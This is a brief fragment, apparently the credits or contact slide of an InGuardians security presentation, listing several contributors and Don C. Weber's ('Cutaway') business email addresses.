
Matt Carpenter

Tom Liston

Travis Goodspeed

InGuardians

consulting@inguardians.com
Tell Them Cutaway Sent You



Don C. Weber / Cutaway: don@inguardians.com